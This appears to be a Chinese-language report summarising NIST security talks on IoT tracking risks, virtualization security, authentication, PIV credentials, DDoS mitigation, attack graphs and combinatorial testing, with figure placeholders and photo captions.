


圖 4：IoT 環境的實際範例與功能對照圖

資料來源：Constantinos Kolias 教授提供

iBeacon 是 Apple 提出的 IoT 通訊協定，Kolias 教授說明由於 iBeacon 的封包格式裡面有一種每個裝置都不一樣 UUID，一但設置了之後，在以後的通訊都是固定的，這也讓攻擊者可以追蹤該 IoT 的裝置。除了理論證明以外，教授更是做了一個裝置來搜集 UUID，並且來追蹤目標。除了這個實驗之外，還有介紹數種 IoT 的環境以及威脅。最後提到 IoT 裝置網路的威脅。因為 IoT 裝置都需要連接網路，利用內部網路做傳輸，如果有惡意攻擊者用更強大的無線訊號迫使 IoT 裝置連上，則該偽裝的無線存取點可以破壞此 IoT 環境的可用性，造成 DoS 攻擊。或是因為 IoT 裝置間因為缺乏加密機制，所以攻擊者很容易得可以進行中間人攻擊，來竊取或是竄改資料。最後，Kolias 教授提出了幾個看法以及防禦措施。主要告訴我們近年 IoT 裝置的安全性還是很薄弱。

圖 5：Constantinos Kolias 教授與 TTC 蔡志明組長合影

4. Security Recommendations for Deployment of Virtualized Infrastructures

由 Dr. R. Chandramouli，簡稱 Mouli 來為我們介紹虛擬化基礎建設的佈建。一剛開始介紹什麼是虛擬機器，或是 Hypervisor。一個虛擬機器，virtual machine 可以簡稱 VM，能夠保護外部的環境，隔離內部的應用程式。現在大多用在網頁服務。因為網頁伺服器可能會因為軟體的漏洞，讓攻擊者取得網頁伺服器的系統權限，如果可以將整個網頁伺服器的軟體隔離在虛擬機器裡面，則可以提供比較好的保護。而已虛擬機器的架構來看，內部被隔離的環境稱之為 Guest System，外部的環境稱之為 Host System（或是 Hypervisors）。目前除了虛擬一台電腦一外，還有針對一個網路環境做虛擬，可以有單一網路，或是虛擬交換機。更進階的是可以有防火牆的功能。

虛擬機器的主要功能是提供

- Execution Isolation for VMs: 針對每一個虛擬環境做隔絕。
- Devices Emulation & Access Control: 提供裝置模擬以及 Guest 對該裝置的存取控制。
- Execution of Privileged operations by Hypervisor for Guest VMs: 幫 Guest

System 執行具有系統權限的指令。

- Management of VMs (also called VM Lifecycle Management): 虛擬機器的管理。
- Administration of Hypervisor Platform and Hypervisor Software: 提供 Hypervisor 管理。

Hypervisor 的種類其實還可以再略分兩種，一種是直接安裝在實體機器上，不夠過作業系統來管理硬體。另外一種是需要安裝在作業系統上，透過作業系統來管理硬體裝置。而現有的硬體架構有針對虛擬化環境做強化，像是比 ring 0 在更高權限的 ring -1，透過 CPU Root & Non-Root Mode 來達成，或是提供硬體的 Page Table，針對記憶體的虛擬化。CPU 和記憶體是電腦系統中很重要的東西，如果這兩個元件的虛擬化可以透過硬體輔助的話，則可以大大加快速度。

在 Mouli 的研究中，他著重在 Hardware-assistance for virtualization，主要有幾個特性。第一，不用修改安裝在上面的作業系統。作業系統上的弱點以及安全設定都可以完全的得知，方便用來修補或是更新。第二，可以直接使用驅動程式，不需要加以修改。驅動程式因為各家廠商的裝置不一，所以驅動程式的支援是令人頭痛的問題。透過這種虛擬機器，可以完全的套用現有的驅動程式，得到完整個更新支援。第三，處理器因為支援兩種模式 Root Mode 和 Non-Root Mode，可以有效的防止被惡意代碼攻擊。第四，因為有硬體的分頁表（page table），所以有更好的記憶體保護。最後，這種虛擬機器因為需要重新調整 DMA 操作，所以可以抵擋 VM Escape attacks，因為 DMA 操作的能力可以被侷限住。

因為要建立虛擬環境的基礎建設，所以在這邊需要討論系統設置的特色。最先遇到的是連接的管理介面，主要是探討每個虛擬環境中的網路介面，還有如何將特定的服務導至正確的目標，像是 SSH, DNS, DHCP 等，最後還需要限制哪些 IP 是不能存取的，用來虛擬沒有連線的情況。裝置驅動軟體的選擇也是一個挑戰，為了讓虛擬機器可以有數種的硬體資源，在建立一個虛擬機器映像檔時，需要指定可以接受的硬體資源。為了有效的利用虛擬機器的資源，分配驅動軟體時，應該考慮安裝最合身的軟體，例如像是最原始的作業系統、認證過後的驅動程式、裝置共有的程式碼等。最後，硬體資源分配是指如何動態地調整虛擬環境的資源。要注意不能讓單一個虛擬環境佔據了所有的硬體資源，否則會造成阻斷攻擊（Denial of Service）。再來是要注意讓每

個虛擬環境「公平」的分配處理器的資源，或是遵守一個可調整的比例分配。




圖 6：虛擬機器以及網路環境示意圖

資料來源：Mouli 教授提供

在管理每個 VM 運行時的狀態，也會有相對應設置的考量。創建一個虛擬的映像檔以及映像檔案的管理，對於大量的基礎建設的虛擬平臺是一個繁複的工作。為了避免映像檔案損毀或是遭受到惡意的修改，對於虛擬映像檔的完整性驗證是一個必要的工作。而虛擬映像檔案的命名也是很重要，由於現在的軟體更新十分迅速方便，在命名時，需要明確的指出作業系統的版本，更新代號等等。安裝時，需要遵守兩大原則來確保安全性。第一個原則是保持更新，使用最新版本的軟體。因為現在的資安攻擊可以在漏洞公布後，很快的產生攻擊程式碼，這也是所謂的 Zero-day 攻擊，使得作業系統需要常常的更新。如果在大量的虛擬環境基礎建設中，沒有保持作業系統的更新，可能會造成大量的系統被攻擊。另一方面，儘可能安裝主要的作業系統版本，讓群眾的力量來保持該作業系統的安全性。除此之外，為了避免不必要的軟體可能造成的漏洞，選配軟體時應該以最小原則（Minimality principle）來挑選。如果必要的話，虛擬環境內部裡面仍需要安裝防毒軟體，防堵已知的病毒攻擊。

網路的連結是基礎設施的一大重點，在虛擬環境中可以分做虛擬網卡（vNIC）、虛擬交換機（vSwitch）兩大種類。第一個是用來實作虛擬裝置間的通訊，第二個是用來建立區域網路。虛擬網路架構的設定是非常困難的，原因在於為了支援動態的調整，

如何有彈性的設計虛擬環境的網路分佈是一個很重要的議題。但是因為時間的關係，最後 Mouli 很快速的瀏覽了一遍區域網路的設置。




圖 7：虛擬網路架構圖

資料來源：Mouli 教授提供

圖 8：Mouli 與國立交通大學黃育綸副教授合影

5. Describing Authentication

由 Kim Schaffer 討論身份認證的議題。 身份認證主要由三個步驟所組成：識別（Identify），認證（Authenticate），授權（Authorize）。識別的內容是在於區分來做認證不同的個體，像是區分兩個人，兩台機器，或是兩種生物。識別的技術可以由名稱、圖像、區域等資訊來劃分。認證是核對該識別出來的個體，來判斷是否為系統已知的對象。這邊需要有雙方彼此才知道的資訊，或是一個交換過的資訊。最後是授權，也是身份認證的最主要目的，將適當的權力給予該認證過後的個體，授權的內容可以是存取能力、對物體操作、對其他個體的互動等。

舉例來說，一個門禁系統要用攝影機來認證進入的訪客，第一個工作就是要先有能力識別一個訪客，並且從該訪客取得資訊。可能的方法是利用臉部辨識的技術，來對進入的訪客做識別。再來是認證，這邊除了比對系統內已有的人臉資訊以外，還可以有多重因素（Multi-factors）認證的概念，也就是說，輸入的認證資訊可以是很多種的。例如比對完人臉之後，打開輸入密碼的小鍵盤，輸入正確之後才能真正的開啟那一道門。這邊採用了人臉和記憶密碼來當作認證的資訊。最後是授權，認證成功之後，會得知認證對象應該有的權力，如果這個使用者認證成功，卻沒有授權進入這道門，則門還是不會打開。

認證的方式有許多種，像是密碼認證、生物識別認證。而認證的過程可以是人對機器認證或是機器間的認證。機器間的認證比較簡單，都是數位化的關係，大部分都是以金鑰的方式來做認證。而人與機器認證的方式比較多樣，主要可以分做 Something you know（密碼）、Something you have（裝置）、Something you are（生物資訊識別）。還有比較進階的認證方式，像是連續性的認證過程，像是行為上生物資訊，像是敲鍵行為、滑鼠使用特徵、步態認證、手寫簽章、語調分析等。更新穎的研究還有利用認知生物識別 cognitive biometrics 來進行認證，像是每個人生理無意識的反應，像是腦波 electroencephalogram (EEG), 心電圖 electrocardiogram (ECG), 神經刺激反應 electrodermal response (EDR), 血壓 blood pulse volume (BVP)等等。許多資訊都可以用來區分個體，而如果特定集合的特徵足夠獨特，則可以用來做認證。




圖 9：身份認證種類以及內容

資料來源：Kim Schaffer 教授提供

認證在生活上已經非常頻繁，而且許多認證機制已經被自動化，讓使用者察覺不到。舉例來說，一個使用者在一個有 HTTPS 保護的網站上購物，中間的過程包含了三種認證。第一個是網站與使用者裝置間的 TLS 連線，TLS 需要憑證來驗證對方的身份，雖然目前 HTTPS 只有單方認證，並不會認證使用者身份，但是現有的瀏覽器一旦無法驗證連線網站的身份，都會警告使用者該網站的身份可疑。第二個認證是該網站對此使用者的認證，目前一般的網站都僅用密碼來當作認證的方式，使用者輸入之前在該網站設定的密碼後，讓網站比對是否相同。確定使用者身份之後，才能夠確保購物的清單屬於該連線用戶。最後是信用卡的驗證，利用信用卡上的資訊來作身份的確認，包含信用卡號碼，背後的三碼安全碼，有效日期等。




圖 10：網路交易所參與的身份認證流程說明

資料來源：Kim Schaffer 教授提供

身份認證理所當然是越複雜越多樣所能提供的安全性越高。然而，在實際的使用情況中，太過繁複的身份認證方式會引起使用者反感。在實作一個系統的認證機制時，需要衡量身份認證的強度以及和適度。認證強度在於該認證機制是否能夠被有效率的破解，像是密碼長度、字元複雜性、偽造的難易度等等。認證資訊的安全度在於這個資訊夠不夠獨特？足以區別出所有的使用者。這個資訊會不會改變？像是生物識別資訊可能會因時間的關係而有所變化。再來是這個資訊容不容易保護？會不會很容易取得或是複製？以上的考量因素會決定認證的強度。

後續需要考量的是和適度，對於一個比較沒有經濟價值的系統，採用過度複雜的認證機制，並不是一個好的選擇。考慮使用性來說，第一個是認證的有效性，探討該認證系統的準確度，對於生物識別的認證來說，往往認證的準確度無法像數位密碼般，能夠百分之一百的準確。第二個是效率問題，進行這個認證過程中會不會太過耗時或是繁雜，整體認證資訊的比對與取得會不會需要大量的儲存空間、計算能力、運算時間等等。第三個是體驗的滿足感，使用者會不會直覺性的接收、採用該認證方式。

Kim 在這邊提出了一種衡量的方法，來說明身份認證在不同角色間的考量點。從資料本身的角度、使用者的角度、整體組織的角度來看，徹底的解析身份認證需要考慮的因素。

圖 11：Kim Schaffer 與 NCC 代表吳銘仁 簡任技正合影

6. U.S eID Effort The Personal Identity Verification (PIV) Standard

Hildegard Ferraiolo 是 PIV 計畫的主持人，PIV 為人員識別驗證的縮寫，Hildegard 主要負責全美國公家機關識別證的維護。聯邦政府目前有五百萬張智慧晶片卡用來做人員識別，主要的用途是管制實體建築的人員進出，利用識別卡來管制電腦設備的使用（可以是實體機器或是數位資源），或是用來做跨部會機關認證的機制。通常跨部會都會需要有 Two-factor authentication 強度以上的認證機制。目前 PIV 的技術已經發展成熟，NIST 本身也撰寫了許多規範與準則來要求 PIV 的安全性。

除此之外，PIV 技術不僅用卡片來做識別，目前美國聯邦政府也有考慮用智慧型手機當作識別的一種來源。原因在於卡片通常需要一個讀卡機，而且卡片是一個額外的攜帶品，有鑒於智慧型手機是現有人類的必需品，PIV 系統結合智慧型手機是一個以後的趨勢。此標準定義在 NIST SP 800-157 中。主要是利用公開金鑰基礎設施（PKI）架構，遵循著 X.509 的信任關係，來建立 PIV 的身份認證訊息。而生成的機密資訊（Derived Credential）是一種用來證明身份的識別，或是用來確定該用戶擁有該 PIV 卡片。在智慧型手機上的 Derived PIV Credential 中，可以嵌入在行動裝置中（軟體、特殊的嵌入式硬體），或是存放在一個儲存裝置中（記憶卡、USB、UICC）。在考量利用智慧型手機當作 PIV 的認證裝置時，還需要考慮智慧型裝置上的變異性，例如製造商、作業系統版本、網路連線能力、螢幕大小、輸入裝置、支援的通訊協定等。




圖 12：與 PIV 相關之 NIST 標準

資料來源：Hildegard Ferraiolo 教授提供

圖 13：Hildegard Ferraiolo 與 TTC 林永勝組長合影

7. Secure Indirection Networks for Efficient DDoS Attack Mitigation

由上午介紹 IoT 安全的 George Mason University 教授 Constantinos Kolias 主講。題目的內容是在說明如何降低 DDoS 攻擊所造成的影響。在報告的一開始首先介紹分散式阻斷式攻擊（Distributed Denial of Service, DDoS），DDoS 的定義是對特定的使用者，利用大量的且地區分散的機器來阻斷網路資源或是硬體資源。DDoS 仍然是現有網路上一個非常有效且嚴重的攻擊手法，可以造成實體金錢的損失（對於銀行網站、交易網站），或是聲譽上的損失（政府網站、組織機關網站）。

抵擋 DDoS 的方法主要有三種方式：過濾方式（Filtering-based approaches）、覆蓋網路架構式（Overlay-based defenses）、移動目標（Moving target defenses）。過濾方式的防護機制在於分析攻擊的流量，並且將可疑的流量丟棄，藉以避免目標被攻擊。但是這種方式需要網路設備的支援，才能有效的達到目標。第二種是利用 Overlay network 的特性來阻絕 DDoS 攻擊，Overlay network 因為路由的路徑不是固定，所以可以減緩以及吸收分散式來源的攻擊流量。第三種是移動目標，此方式的做法是將被攻擊的目標移動到其他的網路環境中，讓使用者的服務不受到中斷。

DDoS 的攻擊手法日新月異，而且攻擊的強度越來越強。隨著全球計算裝置的成長，智慧型手機甚至也可以加入殭屍網路進行攻擊。如果僅靠著存取控制清單（Access Control List, ACLs）以不足夠分析各式各樣的 DDoS 攻擊流量。

Kolias 教授所提出的方法是一種建立在雲端環境的 DDoS 抵禦機制，主要可以用來抵擋網路層的 DDoS 以及運算層的 DDoS。他主要是利用第三種方法—移動目標，來達到抵禦 DDoS 的方式。他設計了一種 Shuffling 的程序，可以把攻擊者與一般使用者的流量分開，讓他們面對不同的伺服器。這樣一來，攻擊者既以為自己已經攻擊成功，而使用者仍能夠獲得網站的服務。該方法以用模擬法來驗證其有效性。




圖 14：由 Constantinos Kolias 所提出的 DDoS 防禦機制

資料來源：Constantinos Kolias 教授提供

防禦系統主要架構可以分為附載平衡器（Load Balancer）、複本伺服器（Replica Servers）、協同伺服器（Coordination Server）。附載平衡器會將連線的客戶流量重新導到複本伺服器上。這邊重要的區別是 redirect 和 forward 不同，redirect 是告訴客戶需要轉往該連線目標，這樣一來可以有效地避免大量的偽造來源 IP 的請求。除此之外，也可以避免附載平衡器成為整個網路頻寬的瓶頸。複本伺服器是一群功能相同的伺服器。在平時沒有被受到攻擊的時候，複本伺服器不需要開啟太多，而當被受到攻擊的時候，備用的複本伺服器被啟動，用來接管部分原有的服務連線。接管的部分是利用 Shuffling 的演算法來將正常的使用者轉址到新的複本伺服器。最後是協同伺服器，它追蹤現有連接使用者與複本伺服器數量的關係，而且可以執行 Shuffling 演算法來舒緩 DDoS 攻擊。

最後 Kolias 採模擬驗證（Simulation-based Evaluation），雛型系統驗證（Prototype-based Evaluation）實驗的有效性。模擬驗證是透過更變各種參數來發生大量規模的 DDoS 時，該系統能夠達到的效能。雛型系統是實際的開發，在一個小規模範圍內去驗證客戶在轉移（重新導向）流量時，所造成的延遲。後者比較偏向系統實作，採用 Amazon Ec2 的平臺來當作 Replica server 雲端平臺。

8. Minimizing Attack Graph Data Structure

Peter Mell 是 Computer Security Division 電腦科學家，介紹一篇發表在 The Tenth International Conference on Software Engineering Advances, 2015 年的論文，題目為該論文的標題。Attack graph 是一種用來表示攻擊者藉由著串連一堆攻擊行為來擴大威脅的影響性的圖形，分析該圖形可以讓資安人員能夠實作防禦的最佳化。但是 Attack graph 並不常見在一般商用的應用當中，原因是由於該圖形太過龐大，不容易人工分析，而且也圖形內的關係非常複雜，也不容易適合用電腦分析。現有的 Attack graph 的建立仍然太過龐大。

本篇論文就是為了要縮小此 attack graph 的大小，以降低分析的運算量。該研究利用弱點導向的方式來建立 attack graph。在用複雜度分析方法來比較現有不同的 attack graph 表示方法。結果表示 Peter 的研究不僅可以有最低的複雜度，而且也不會失去任何訊息。

圖 15：Peter Mell 與 TTC 蔡志明組長合影

9. Combinatorial Methods in Software Testing

Rick Kuhn 講解對於軟體測試能夠精簡測試項目（Test Cases）但又不失測試覆蓋範圍（Test Coverage）的方法。軟體測試是一門很重要的學問，在一般的軟體開發中，測試所消耗的成本佔開發項目約 50%左右，對於 NASA 這種高度科學的研究單位，通常需要消耗大於 85%的成本做測試。在他的研究中，能夠減少 20%的測試項目，又可以增加 20% ~ 50%的測試覆蓋範圍。

能夠縮減測試項目的原因是在於能夠有效的表達 interaction faults，也就是兩個變數的邏輯組合。例如在一個測試項目中，有一項為"當溫度大於 10 度 C，而且門是打開的狀態"，其中「溫度」跟「門」是兩個變數，而這個測試項目邏輯成立是這兩個條件。也就是說，這兩個項目其中一個不成立時，該測試項目也會包含其他變數不成立，而且這兩個項目中至少一個項目不成立的事實。如果只測試這兩個變數的關係，這可以讓其他變數的狀態改變可以被忽略。在這個例子中，這個測試條件是 2-way interaction，代表著是兩個變數的互動。

在一個測試系統中，或多或少都會有一些變數互動的關係。如果要完整的測試，必須將所有變數可能的組合列舉，實際地了解其結果。但是在 Rick 的觀察中，發現大多系統內，變數間的互動性不是很高，大多 3-way interaction 即可以涵蓋大部分的範圍，所以在他們的測試系統中，不會有超過 6-way interaction fault 的產生。這種隨機的測試可以比一般特定項目的測試還要完整，比起完整性隨機測試還要有效率。

